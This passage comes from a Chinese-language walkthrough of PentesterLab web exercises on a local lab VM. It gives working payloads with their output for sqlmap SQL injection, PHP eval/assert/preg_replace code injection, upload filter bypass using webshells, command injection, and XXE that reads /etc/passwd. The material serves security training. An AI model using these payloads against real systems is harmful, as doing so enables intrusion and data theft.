1 python2 sqlmap.py -u "http://192.168.65.128/sqli/example8.php?
order=name%60*" --dbs --batch -- level=5
```

```
cmd.exe
sqlmap identified the following injection point(s) with a total of 3667 HTTP(s) requests:
---
Parameter: #1* (URI)
  Type: AND/OR time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: http://192.168.65.128:80/sqli/example8.php?order=name` AND (SELECT * FROM (SELECT(SLEEP(5)))mWKK)-- QKBK
---
[19:24:56] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian 6.0 (squeeze)
web application technology: PHP 5.3.3, Apache 2.2.16
back-end DBMS: MySQL >= 5.0.12
[19:24:56] [INFO] fetching database names
[19:24:56] [INFO] fetching number of databases
[19:24:57] [WARNING] (case) time-based comparison requires larger statistical model, please wait.
..... (done)
[19:24:57] [WARNING] it is very important to not stress the network connection during usage of time-based payloads to prevent potential disruptions
do you want sqlmap to try to optimize value(s) for DBMS delay responses (option '--time-sec')? [Y/n] Y
2
[19:25:07] [WARNING] (case) time-based comparison requires larger statistical model, please wait.
..... (done)
[19:25:12] [INFO] adjusting time delay to 1 second due to good response times
information_schema
[19:26:10] [INFO] retrieved: exercises
available databases [2]:
[*] exercises
[*] information_schema
```

```
1 python2 sqlmap.py -u "http://192.168.65.128/sqli/example8.php?
order=name%60*" --columns -T users -D exercises --batch
```

```
Database: exercises
Table: users
[5 columns]
+-----+-----+
| Column | Type |
+-----+-----+
| age    | int(11) |
| groupid | int(11) |
| id     | int(11) |
| name   | varchar(50) |
| passwd | varchar(50) |
+-----+-----+
```

Example 9

贴源码


```
<?php
require_once('../header.php');
require_once('db.php');
    $sql = "SELECT * FROM users ORDER BY ";
    $sql .= mysql_real_escape_string($_GET["order"]);
    $result = mysql_query($sql);
    if ($result) {
        ?>
        <table class='table table-striped'>
        <tr>
```

尝试闭合语句

```
1 ?order=name#
```

改一下上一题的payload用sqlmap盲注

```
1 python2 sqlmap.py -u "http://192.168.65.128/sqli/example9.php?order=name"
--columns -T users - D exercises --batch
```


```
Database: exercises
Table: users
[5 columns]
+-----+-----+
| Column | Type |
+-----+-----+
| age     | int(11) |
| groupid | int(11) |
| id      | int(11) |
| name    | varchar(50) |
| passwd  | varchar(50) |
+-----+-----+
```

Code injection

Example 1

先在hacker后接一个单引号,回显到了页面上,接双引号时出现报错


```
Parse error: syntax error, unexpected '!', expecting ',' or ';' in /var/www/codeexec/example1.php(6) : eval()'d code on line 1
© PentesterLab 2013
```



根据报错有个eval()函数可以用来执行命令,于是拼接语句并注释掉后面的判断


```
1 ?name=hacker".system("ls");//
```

```
example1.php example2.php example3.php example4.php index.html Hello hackerindex.html
© PentesterLab 2013
```



顺便看源码

```
?> eval($str); $str="echo \"Hello \"$_GET['name'].\"!!!\""; Hello hacker
© PentesterLab 2013
```




Example 2

随便传一个参数,发现报错

Parse error: syntax error, unexpected T_LNUMBER, expecting T_STRING or T_VARIABLE or '{' or '\$' in /var/www/codeexec/example2.php(22) : runtime-created function on line 1 Warning: usort() expects parameter 2 to be a valid callback, no array or string given in /var/www/codeexec/example2.php on line 22

id	name	age
1	admin	10
2	root	30
3	user1	5
5	user2	2




usort()是个排序函数,参数是 usort(array,myfunction);

根据报错一步步构造语句,先闭合{}

```
1 ?order=id);}
```


Parse error: syntax error, unexpected ';' in /var/www/codeexec/example2.php(22) : runtime-created function on line 1 Warning: usort() expects parameter 2 to be a valid callback, no array or string given in /var/www/codeexec/example2.php on line 22



加上payload

```
1 ?order=id);}system(\"ls\");//
```

example1.php example2.php example3.php example4.php index.html Warning: strcmp() expects exactly 2 parameters, 1 given in /var/www/codeexec/example2.php(22) : runtime-created function on line 1 Warning: strcmp() expects exactly 2 parameters, 1 given in /var/www/codeexec/example2.php(22) : runtime-created function on line 1 Warning: strcmp() expects exactly 2 parameters, 1 given in /var/www/codeexec/example2.php(22) : runtime-created function on line 1 Warning: strcmp() expects exactly 2 parameters, 1 given in /var/www/codeexec/example2.php(22) : runtime-created function on line 1




顺便看源码

```
name=$name; $this->age = $age; $this->id = $id; } } require_once(\"../header.php\"); require_once(\"../sql/db.php\"); $sql = \"SELECT * FROM users \"; $order = $_GET['order']; $result =
mysql_query($sql); if ($result) { while ($row = mysql_fetch_assoc($result)) { $users[] = new User($row['id'],$row['name'],$row['age']); } if (isset($order)) { usort($users, create_function('$a,
$b', 'return strcmp($a->'.$order.', $b->'.$order.');')); } } ?> "; echo \"\"; echo \"\"; echo \"\"; echo \"\"; }
```

id	name	age
\"\$user->id.\"	\"\$user->name.\"	\"\$user->age.\"

```
\"; require \"../footer.php\"; ?> Warning: strcmp() expects exactly 2 parameters, 1 given in /var/www/codeexec/example2.php(22) : runtime-created function on line 1 Warning: strcmp() expects
exactly 2 parameters, 1 given in /var/www/codeexec/example2.php(22) : runtime-created function on line 1 Warning: strcmp() expects exactly 2 parameters, 1 given in
/var/www/codeexec/example2.php(22) : runtime-created function on line 1 Warning: strcmp() expects exactly 2 parameters, 1 given in /var/www/codeexec/example2.php(22) : runtime-
created function on line 1
```



Example 3

preg_replace()函数执行一个正则表达式的搜索和替换

preg_replace(\$pattern,\$replacement,\$subject [,int \$limit = -1 [,int &\$amp;count]])


- 1 \$pattern 定义要搜索的模式，可以是字符串或一个字符串数组
- 2 \$replacement 定义用于替换的字符串或字符串数组
- 3 \$subject 定义要搜索替换的目标字符串或字符串数组
- 4 \$limit 可选，对于每个模式用于每个 subject 字符串的最大可替换次数。 默认是-1（无限制）
- 5 \$count 可选，为替换执行的次数

版本说明

- 1 7.0.0 不再支持 /e修饰符。 请用 preg_replace_callback() 代替
- 2 5.5.0 /e 修饰符已经被弃用了。使用 preg_replace_callback() 代替。
- 3 5.1.0 增加参数count
- 4 \$pattern 在 /e 模式下会将新输入 \$replacement参数的值当成 PHP 代码执行

使用new来传payload,pattern用/e匹配


example1.php example2.php example3.php example4.php index.html Hello index.html
© PentesterLab 2013



顺便看源码

```
?> echo preg_replace($_GET["pattern"], $_GET["new"], $_GET["base"]); Hello
```


© PentesterLab 2013



Example 4

尝试在hacker后接',有报错


Parse error: syntax error, unexpected T_ENCAPSED_AND_WHITESPACE in /var/www/codeexec/example4.php(4) : assert code on line 1 Catchable fatal error: assert(): Failure evaluating code: 'hacker' in /var/www/codeexec/example4.php on line 4



根据ex1的思路闭合语句

- 1 ?name=hacker'.system("ls");//

example1.php example2.php example3.php example4.php index.html Hello hacker'.system("ls");//
© PentesterLab 2013



顺便看源码

1 ?name=hacker'.system("cat example4.php");//



??????

安全日志			
今天	病毒防护	全部	概要
2020-09-22 20:25:11	病毒防护	WEB扫描	发现病毒Backdoor/PHP.WebShell.bm, 已阻止
2020-09-22 20:23:45	病毒防护	WEB扫描	发现病毒Backdoor/PHP.WebShell.bm, 已阻止

操作进程:


病毒路径: http://192.168.65.128/codeexec/example4.php?name=hacker%27.system(%22cat%20example4.php%22);//

病毒名称: Backdoor/PHP.WebShell.bm


病毒ID: 0D1AFE9EACF0CD6C

操作结果: 已阻止

莫名其妙设了个后门?但是为什么是本地?



还得用tac来读源码



File Upload

Example 1

```
<form method="POST" action="example1.php" enctype="multipart/form-data">
Mon image : <input type="file" name="image"><br/>
<input type="submit" name="send" value="Send file">
```

没有任何过滤,我传了一大堆马上去,有点好玩,最后写了一个一句话进去连了



顺便看下源码



Example 2

上传时发现对php后缀做了过滤,可以改成php3 php4 php5 php.xxx pht等后缀,或者大小写过去

顺便看看源码

```

1 <?php require_once("../header.php"); ?>
2
3 <?php
4 if(isset($_FILES['image']))
5 {
6     $dir = '/var/www/upload/images/';
7     $file = basename($_FILES['image']['name']);
8     if (preg_match('/\.php$/', $file)) {
9         DIE("NO PHP");
10    }
11    if(move_uploaded_file($_FILES['image']['tmp_name'], $dir . $file))
12    {
13        echo 'Upload done !';
14        echo 'Your file can be found <a href="/upload/images/'.htmlentities($file)."'>here</a>';
15    }
16    else
17    {
18        echo 'Upload failed';
19    }
20 }
21 ?>
22
23
24 <form method="POST" action="example2.php" enctype="multipart/form-data">
25 Image: <input type="file" name="image"><br/>
26 <input type="submit" name="send" value="Send file">
27
28 </form>
29
30 <?php require_once("../footer.php"); ?>

```

Commands injection


Example 1

```

PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_req=1 ttl=64 time=0.090 ms
64 bytes from 127.0.0.1: icmp_req=2 ttl=64 time=0.029 ms


--- 127.0.0.1 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 999ms
rtt min/avg/max/mdev = 0.029/0.059/0.090/0.031 ms

```



首先可以看到一个ping命令,那就用到linux的管道符来执行命令

- | | | |
|---|------|--|
| 1 | A;B | A 不论正确与否都会执行 B 命令 |
| 2 | A&B | A 后台运行, A 和 B 同时执行 |
| 3 | A&&B | A 执行成功时候才会执行 B 命令 |
| 4 | A B | A 执行的输出结果, 作为 B 命令的参数, A 不论正确与否都会执行 B 命令 |
| 5 | A B | A 执行失败后才会执行 B 命令 |



贴源码


```
<?php require_once("../header.php"); ?>  
<pre>  
<?php  
    system("ping -c 2 ".$_GET['ip']);  
?>  
</pre>  
<?php require_once("../footer.php"); ?>
```

Example 2

贴源码

```
<?php require_once("../header.php"); ?>  
<pre>  
<?php  
    if (!preg_match('/^\d{1,3}\.\d{1,3}\.\d{1,3}\.\d{1,3}$/m', $_GET['ip'])) {  
        die("Invalid IP address");  
    }  
    system("ping -c 2 ".$_GET['ip']);  
?>  
</pre>  
<?php require_once("../footer.php"); ?>
```

根据他正则的/m参数多行匹配,用%0a换行拼接payload



Example 3


```
<?php require_once("../header.php"); ?>
<pre>
<?php
    if (!preg_match('/^\d{1,3}\.\d{1,3}\.\d{1,3}\.\d{1,3}$/ ', $_GET['ip'])) {
        header("Location: example3.php?ip=127.0.0.1");
    }
    system("ping -c 2 ".$_GET['ip']);
?>
</pre>
<?php require_once("../footer.php"); ?>
```

```
/commandexec/example3.php?ip=127.0.0.1
```

Request
Response

Raw
Params
Headers
Hex

```

GET /commandexec/example3.php?ip=127.0.0.1,id HTTP/1.1
Host: 192.168.65.128
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/85.0.4183.102 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close
          
```

Raw
Headers
Hex
HTML
Render

```

</div><!--.nav-collapse-->
</div>
</div>
</div>

<div class="container">

<pre>
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_req=1 ttl=64 time=0.019 ms
64 bytes from 127.0.0.1: icmp_req=2 ttl=64 time=0.026 ms

--- 127.0.0.1 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 999ms
rtt min/avg/max/mdev = 0.019/0.022/0.026/0.005 ms
uid=33(www-data) gid=33(www-data) groups=33(www-data)
</pre>
<footer>
<p>&copy; PentesterLab 2013</p>
</footer>
          
```


Example 1

```
?xml=<test>hacker</test>
```

```

Hello Warning: simplexml_load_string(): Entity: line 1: parser error : Premature end of data in tag name line 1 in /var/www/xml/example1.php on line 4 Warning: simplexml_load_string(): > in /var/www/xml/example1.php on line 4 Warning: simplexml_load_string(): ^ in /var/www/xml/example1.php on line 4
© PentesterLab 2013

```




```
<!DOCTYPE xxx[<!ENTITY name SYSTEM "file:///etc/passwd">]><name>&name;
</name>

%3C!DOCTYPE%20xxx%5B%3C!ENTITY%20name%20SYSTEM%20%22file%3A%2F%2F%2Fetc%2F
passwd%22%3E%5D%3E%3Cname%3E%26name%3B%3C%2Fname%3E
```

```

Hello root:x.0:root:/root:/bin/bash daemon:x:1:daemon:/usr/sbin:/bin/sh bin:x:2:2:/bin:/bin/sh sys:x:3:3:/sys:/dev:/bin/sh sync:x:4:65534:/sync:/bin:/sync
games:x:5:60:/games:/games/sbin man:x:6:12:/man:/var/cache/man:/bin/sh lp:x:7:7:/usr:/usr/spool/lpd:/bin/sh mail:x:8:8:/var/mail:/bin/sh news:x:9:9:/usr:/usr/spool/news:/bin/sh
uucp:x:10:10:/usr:/usr/spool/uucp:/bin/sh proxy:x:13:13:/proxy:/bin:/bin/sh www-data:x:33:33:/www:/var/www:/bin/sh backup:x:34:34:/backup:/var/backups:/bin/sh list:x:38:38:/mailing
Manager:/var/list:/bin/sh irc:x:39:39:/irc:/var/run/ircd:/bin/sh gnats:x:41:41:/usr:/usr/share/gnats:/bin/sh nobody:x:65534:65534:/usr:/usr/sbin/nologin nobody:x:65534:65534:/usr:/usr/sbin/nologin
libuid:x:100:101:/var/lib/uid:/bin/sh mysql:x:101:103:/usr:/usr/lib/mysql:/bin/false sshd:x:102:65534:/var/run/ssh:/usr/sbin/nologin openssl:x:103:106:/usr:/usr/sbin/nologin
OpenLDAP Server
Account,*/var/lib/ldap:/bin/false user:x:1000:1000:/usr:/usr/sbin/nologin
Debian Live user,*/home/user:/bin/bash
PentesterLab 2013

```



贴源码



```
<?php require_once("../header.php"); ?>
Hello
<?php
$xml=simplexml_load_string($_GET['xml']);
print_r((string)$xml);
?>
<?php require_once("../footer.php"); ?>
```

Example 2

```
1 ?name=hacker
```

随便传一个值都没回显,尝试用%00截断出现报错

Warning: SimpleXMLElement::xpath(): Unfinished literal in /var/www/xml/example2.php on line 7 Warning: SimpleXMLElement::xpath(): xmlXPathEval: evaluation failed in /var/www/xml/example2.php on line 7 Warning: Variable passed to each() is not an array or object in /var/www/xml/example2.php on line 8
© PentesterLab 2013



XPath 是一门在 XML 文档中查找信息的语言,XPath 可用来在 XML 文档中对元素和属性进行遍历


- 1 XPath 基本语法:
- 2 bookstore # 选取 bookstore 元素的所有子节点
- 3 /bookstore # 选取根元素 bookstore
